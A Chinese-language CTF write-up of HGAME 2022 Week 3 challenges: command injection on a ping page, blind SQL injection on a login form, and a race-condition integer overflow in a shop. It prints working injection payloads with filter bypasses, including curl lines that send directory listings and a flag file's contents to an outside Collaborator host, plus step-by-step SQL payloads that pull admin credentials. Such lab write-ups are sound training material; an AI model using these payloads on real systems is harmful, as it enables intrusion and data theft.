HGAME 2022 Week3 writeup by ripple

Web

Ping To The Host

考察命令注入

打开来是一个ping的网站

先试试127.0.0.1，回显success

一开始尝试直接去ls，发现没有回显以及有一些过滤（返回Waf!）

在学长指导下知道了可以使用curl将回显的内容发送到自己的服务器端。

以下是一些过滤的绕过方法:
空格 ---> ${IFS}

and ---> &&

cd ---> c\d

cat ---> ca\t


flag ---> f\lag

主要是采用了\连接符来绕过，还有就是用`先执行命令。

临时先用burpsuite里的Burp Collaborator client，等有空了整一个服务器。

直接ls不能输出全部的，先采用了base64转码：

127.0.0.1${IFS}&&${IFS}curl${IFS}-v${IFS}https://n1p1nrike1nss716ioayogudr4xvlk.burpcollaborator.net${IFS}--data${IFS}`ls|base64`



```
POST / HTTP/1.1
Host: 5rxjd9824jdaipro860geykvhmneb3.burpcollaborator.net
User-Agent: curl/7.74.0
Accept: */*
Content-Length: 36
Content-Type: application/x-www-form-urlencoded

NQphcHAucHkKc3RhdGljCnRlbXBsYXRlcwo =
```


返回：NQphcHAucHkKc3RhdGljCnRlbXBsYXRlcwo=

base64解码得到：

```
5
app.py
static
templates
```

这里看了一下文件夹里有没有flag，返回上一层目录找。

127.0.0.1${IFS}&&${IFS}curl${IFS}-v${IFS}https://n1p1nrike1nss716ioayogudr4xvlk.burpcollaborator.net${IFS}--data${IFS}`c\d${IFS}..&&ls|base64`



```
POST / HTTP/1.1
Host: n1p1nrike1nss716ioayogudr4xvlk.burpcollaborator.net
User-Agent: curl/7.74.0
Accept: */*
Content-Length: 76
Content-Type: application/x-www-form-urlencoded

YXBwCmJpbgpib290CmRldgpldGMKZmxhZ19pc19oZXJlX2hhaGEKaG9tZQpsaWIKbG
liNjQKbWVk
```


返回：
YXBwCmJpbgpib290CmRldgpldGMKZmxhZ19pc19oZXJlX2hhaGEKaG9tZQpsaWIKbGliNjQKbWVk

base64解码

```
app
bin
boot
dev
etc
flag_is_here_haha
home
lib
lib64
med
```

发现flag_is_here_haha，cat一下就行了

127.0.0.1${IFS}&&${IFS}curl${IFS}-v${IFS}https://n1p1nrike1nss716ioayogudr4xvlk.burpcollaborator.net${IFS}--data${IFS}`c\d${IFS}..&&ca\t${IFS}fl\ag_is_here_haha`



```
POST  /  HTTP/1.1
Host : n1p1nrike1nss716ioayogudr4xvlk.burpcollaborator.net
User-Agent : curl/7.74.0
Accept : */*
Content-Length : 47
Content-Type : application/x-www-form-urlencoded

hgame{p1nG_t0_ComM4nD_ExecUt1on_dAngErRrRrRrR!}
```

得到flag:**hgame{p1nG_t0_ComM4nD_ExecUt1on_dAngErRrRrRrR!}**

Login To Get My Gift

考察SQL盲注

由于不会使用脚本，这题我是采用Burpsuite里的Intruder半自动手注

一个一个的找太痛苦啦，不过看着账号密码一点点出来也是很爽的

可以布尔盲注或是时间盲注，我好像都利用了？

返回sleep的回显会慢且最后时fail，返回1时比较快且最后时success，字段也不同。

具体就是把regexp后面的ASCII值换掉，一个个试（Intruder）

然后找到正确的值之后再手动改为下一个，再一个个试出ASCII。

这里要注意regexp和=的区别，regexp不区分大小写且包含就行，一开始被这个坑了，所以先转为ASCII

闭合为 '


然后展示一下绕过方法：

and --> &&

substr --> left(right())

空格 --> /*1*/

过程比较枯燥，就附一张图吧，其他都是差不多的。



77	76	200	□	□	921
78	77	200	□	□	922
79	78	200	□	□	922
80	79	200	□	□	922
81	80	200	□	□	922
82	81	200	□	□	922
83	82	200	□	□	922
84	83	200	□	□	922
85	84	200	□	□	922
86	85	200	□	□	922
87	86	200	□	□	922
88	87	200	□	□	922

```
POST  /login  HTTP/1.1
Host :  week-3.hgame.lwsec.cn:32255
User-Agent : Mozilla/5.0  (Windows  NT 10.0;  Win64;  x64;  rv:109.0)  Gecko/20100101  Firefox/109.0
Accept : text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language  : zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding  : gzip,  deflate
Content-Type : application/x-www-form-urlencoded
Content-Length  : 150
Origin : http://week-3.hgame.lwsec.cn:32255
Connection : close
Referer : http://week-3.hgame.lwsec.cn:32255/login
Upgrade-Insecure-Requests  : 1

username =testuser &password =testpassword'%2f*1*%2f%26%26%2f*1*%2fif(ascii(right(left(database()%2c1)%2c1))%2f*1*%2fregexp%2f*1*%2f76%2csleep(5)%2c1)%23
```

这是查出数据库名第一位ASCII值为76（L）

查出数据库名长度为7
testpassword'/*1*/&&if(length(database())/*1*/regexp/*1*/7,sleep(5),1)#

查出数据库名字为L0g1NMe

testpassword'/*1*/&&/*1*/if(ascii(right(left(database(),1),1))/*1*/regexp/*1*/76,sleep(5),1)#

查出表长14
testpassword'/*1*/&&/*1*/if(length((select/*1*/table_name/*1*/from/*1*/information_schema.tables/*1*/where/*1*/table_schema/*1*/regexp/*1*/'L0g1NMe'/*1*/limit/*1*/0,1))/*1*/regexp/*1*/'14',sleep(5),1)#

查出表名User1nf0mAt1on

testpassword'/*1*/&&/*1*/if(ascii(right(left((select/*1*/table_name/*1*/from/*1*/information_schema.tables/*1*/where/*1*/table_schema/*1*/regexp/*1*/'L0g1NMe'/*1*/limit/*1*/0,1),1),1))/*1*/regexp/*1*/1,sleep(5),1)#

查出字段一长2

testpassword'/*1*/&&/*1*/if(length((select/1/column_name/*1*/from/*1*/information_schema.columns/*1*/where/*1*/table_name/*1*/regexp/*1*/'User1nf0mAt1on'/*1*/limit/*1*/0,1))/*1*/regexp/*1*/2,sleep(5),1)#

查出字段名一id

testpassword'/*1*/&&/*1*/if(ascii(right(left((select/*1*/column_name/*1*/from/*1*/information_schema.columns/*1*/where/*1*/table_name/*1*/regexp/*1*/'User1nf0mAt1on'/*1*/limit/*1*/0,1),1),1))/*1*/regexp/*1*/1,sleep(5),1)#

查出字段名二UsErN4me

testpassword'/*1*/&&/*1*/if(ascii(right(left((select/*1*/column_name/*1*/from/*1*/information_schema.columns/*1*/where/*1*/table_name/*1*/regexp/*1*/'User1nf0mAt1on'/*1*/limit/*1*/1,1),1),1))/*1*/regexp/*1*/1,sleep(5),1)#

查出字段名三PAssw0rD


testpassword'/*1*/&&/*1*/if(ascii(right(left((select/*1*/column_name/*1*/from/*1*/information_schema.columns/*1*/where/*1*/table_name/*1*/regexp/*1*/'User1nf0mAt1on'/*1*/limit/*1*/2,1),1),1))/*1*/regexp/*1*/1,sleep(5),1)#

查出值hgAmE2023HAppYnEwyEAr
testpassword'/*1*/&&/*1*/if(ascii(right(left((select/*1*/UsErN4me/*1*/from/*1*/User1nf0mAt1on/*1*/limit/*1*/0,1),1),1))/*1*/regexp/*1*/1,sleep(5),1)#

查出值WeLc0meT0hgAmE2023hAPPySql
testpassword'/*1*/&&/*1*/if(ascii(right(left((select/*1*/PAssw0rD/*1*/from/*1*/User1nf0mAt1on/*1*/limit/*1*/0,1),1),1))/*1*/regexp/*1*/1,sleep(5),1)#

hgAmE2023HAppYnEwyEAr就是admin用户名**WeLc0meT0hgAmE2023hAPPySql**是admin密码，用这个登录就行啦！

访问/home路由即为flag。



week-3.hgame.lwsec.cn:32239/home

hgame{It_1s_1n7EresT1nG_T0_ExPL0Re_Var10us_Ways_To_Sql1njEct1on}

flag:**hgame{It_1s_1n7EresT1nG_T0_ExPL0Re_Var10us_Ways_To_Sql1njEct1on}**

Gopher Shop

考察条件竞争与整型溢出


一开始只想到条件竞争结果days不够用，过快访问一下就没了。

后来询问学长才知道可以通过多买多卖导致整型溢出。

思路就是先买一个Apple，然后通过条件竞争多卖出几个Apple，这时候我们Apple个数就成了负数，结果就是整型溢出让我们有了超级多的Apple，再正常卖出即可得到很多钱去买flag了。

先随便注册一个账号，买一个Apple，使用Burpsuite拦截在卖出时抓包，Forward找到卖出东西的请求包send to Intruder。

clear后选择Null payloads，我这里直接发无穷次了，要手速快点取消掉，不然days就不够了。



Payload Sets

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload s customized in different ways.

Payload set: 1 Payload count: unknown

Payload type: Null payloads Request count: 0

Payload Options [Null payloads]


This payload type generates payloads whose value is an empty string. With no payload markers configured, this can be used to repeatedly issue the base request unmodified.

○ Generate payloads

● Continue indefinitely

取消拦截，就惊奇的发现有了好多Apple（溢出啦）。

我这应该是多卖了30个，钱变成310了。



Vidar Coin	310	Days	18446744073709552000	Inventory	50

Product	Price
Apple	10
Unstable wifi for 300b	20
eklng's broken desktop computer	30
4cute's Vidar custom meal card	40
300b 64-core server	50
Vidar Clubwear	200
Large 32-inch TV	300
The Switch at 300b	500

Product	Number	Operations
Apple	18446744073709552000	Sell

然后卖苹果买Flag后点Check flag就行了

flag:**hgame{GopherShop_M@gic_1nt_0verflow}**

真的很神奇！


MISC

Tunnel

由于一开始题目有点小问题偷鸡50分。

Revange版本就一脸懵了。

附件用16进制编译器打开搜索hgame即可找到flag。



```
00 00 68 67 61 6D 65 7B 69 6B 65 76 31 5F 6D 61   ..hgame{ikevl_ma
79 5F 6E 6F 74 5F 73 61 66 65 5F 61 77 39 38 37   y_not_safe_aw987
72 74 67 68 7D 0A 58 00 00 00 16 02 00 00 28 00   rtgh}.X.......(.
```

flag:**hgame{ikev1_may_not_safe_aw987rtgh}**

WEEK3上强度了，之前还想试试re和crypto的题目的，基本都不会QAQ。

加油加油！收获满满。

(WEEK4太痛苦拉啦啦啦啦啦啦QAQAQAQAQAQAQAQAQ